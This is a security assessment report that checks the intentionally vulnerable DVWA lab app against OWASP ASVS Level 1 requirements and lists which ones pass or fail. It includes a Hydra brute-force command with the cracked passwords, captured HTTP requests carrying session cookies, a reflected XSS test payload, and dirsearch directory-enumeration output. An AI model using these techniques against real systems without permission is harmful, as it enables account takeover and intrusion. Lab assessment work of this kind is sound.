ASVS

ASVS REPORT FOR DVWA

Prepared by

Abdelmawla Elamrosy

Introduction

ASVS Project provides a basis for testing web application technical security controls and also provides developers with a list of requirements for secure development.

ASVS has two main goals:

- to help organizations develop and maintain secure applications
- to allow security service vendors, security tools vendors, and consumers to align their requirements and offerings.

ASVS levels:

- ASVS Level 1 is for low assurance levels, and is completely penetration testable
- ASVS Level 2 is for applications that contain sensitive data, which requires protection and is therecommended level for most apps
- ASVS Level 3 is for the most critical applications - applications that perform high value transactions,contain sensitive medical data, or any application that requires the highest level of trust.


So I will apply ASVS Level 1 on DVWA project -I will use number of test case-

V2 Authentication

V2.1 Password Security

2.1.1,2.1.2,2.1.3,2.1.6,2.1.8 failed

2.1.5,2.1.9,2.1.10 success



2.1.11 success

V2.2 General Authenticator Security

2.2.1,2.2.2,2.2.3 failed

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.11 http-post-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=
^PASS^:Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pur
poses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-02 03:43:33
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.1.11:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^:Username and/or password inc
orrect.
[80][http-post-form] host: 192.168.1.11   login: admin   password: 12345
[80][http-post-form] host: 192.168.1.11   login: admin   password: 123456
[80][http-post-form] host: 192.168.1.11   login: admin   password: password
[80][http-post-form] host: 192.168.1.11   login: admin   password: 1234567
[80][http-post-form] host: 192.168.1.11   login: admin   password: princess
[80][http-post-form] host: 192.168.1.11   login: admin   password: 12345678
[80][http-post-form] host: 192.168.1.11   login: admin   password: abc123
[80][http-post-form] host: 192.168.1.11   login: admin   password: 123456789
[80][http-post-form] host: 192.168.1.11   login: admin   password: iloveyou
[80][http-post-form] host: 192.168.1.11   login: admin   password: rockyou
[80][http-post-form] host: 192.168.1.11   login: admin   password: nicole
[80][http-post-form] host: 192.168.1.11   login: admin   password: daniel
[80][http-post-form] host: 192.168.1.11   login: admin   password: monkey
[80][http-post-form] host: 192.168.1.11   login: admin   password: lovely
[80][http-post-form] host: 192.168.1.11   login: admin   password: jessica
[80][http-post-form] host: 192.168.1.11   login: admin   password: babygirl
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-02 03:43:35
```

V2.3 Authenticator Lifecycle

2.3.1 failed

V2.5 Credential Recovery

2.5.1,2.5.3,2.5.4 failed

2.5.2 success


V3 Session Management

V3.1 Fundamental Session Management Security

3.1.1 success

V3.2 Session Binding

3.2.1 success




3.2.2 success

```
Referer: http://192.168.1.11/dvwa/vulnerabilities/exec/
Cookie: security=low; PHPSESSID=
8k2bup0hvttfv7hu1qosc0h9jc; showhints=1; username=admin;
uid=1
Upgrade-Insecure-Requests: 1
```


V3.3 Session Termination

3.3.1 failed

Logout req




Login req



V3.4 Cookie-based Session Management

3.4.1 failed



Request

Pretty Raw Hex


```
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.1.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,ima
  ge/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 88
9 Origin: http://192.168.1.11
10 Connection: close
11 Referer: http://192.168.1.11/dvwa/login.php
12 Cookie: security=low; PHPSESSID=
  8k2bup0hvttfv7hu1qosc0h9jc; showhints=1; username=admin;
  uid=1
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=password&Login=Login&user_token=
  de9a4b8d53015e36720ee687a0155503
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Wed, 02 Aug 2023 01:25:21 GMT
3 Server: Apache/2.4.54 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: index.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
```

4.3.2 failed



Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/xss_d/?default=
  %3Cscript%3Ealert(6)%3C/script%3E HTTP/1.1
2 Host: 192.168.1.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,ima
  ge/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security=low; PHPSESSID=
  8k2bup0hvttfv7hu1qosc0h9jc; showhints=1; username=admin;
  uid=1
9 Upgrade-Insecure-Requests: 1
10
11
```

Response


Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 Date: Wed, 02 Aug 2023 01:48:30 GMT
3 Server: Apache/2.4.54 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 5607
9 Connection: close
10 Content-Type: text/html;charset=utf-8
11
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
14
15 <html xmlns="http://www.w3.org/1999/xhtml">
16
17   <head>
18     <meta http-equiv="Content-Type" content="text/html;
       charset=UTF-8" />
```


V4 Access Control

V4.2 Operation Level Access Control

4.2.2 failed







V4.3 Other Access Control Considerations

4.3.1 failed

4.3.2 failed

```
┌──(kali㉿kali)-[~/Downloads]
└─$ dirsearch -u "http://192.168.1.11/dvwa/"

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/192.168.1.11/-dvwa-_23-08-02_05-03-33.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-08-02_05-03-33.log

Target: http://192.168.1.11/dvwa/

[05:03:33] Starting:
[05:03:34] 200 -   32B  - /dvwa/.gitignore
[05:03:35] 403 -  277B  - /dvwa/.ht_wsr.txt
[05:03:35] 403 -  277B  - /dvwa/.htaccess.bak1
[05:03:35] 403 -  277B  - /dvwa/.htaccess.save
[05:03:35] 403 -  277B  - /dvwa/.htaccess.sample
[05:03:35] 403 -  277B  - /dvwa/.htaccess.orig
[05:03:35] 403 -  277B  - /dvwa/.htaccessBAK
[05:03:35] 403 -  277B  - /dvwa/.htaccess_orig
[05:03:35] 403 -  277B  - /dvwa/.htaccess_sc
[05:03:35] 403 -  277B  - /dvwa/.htaccess_extra
[05:03:35] 403 -  277B  - /dvwa/.htaccessOLD2
[05:03:35] 403 -  277B  - /dvwa/.htaccessOLD
[05:03:35] 403 -  277B  - /dvwa/.html
[05:03:35] 403 -  277B  - /dvwa/.htm
```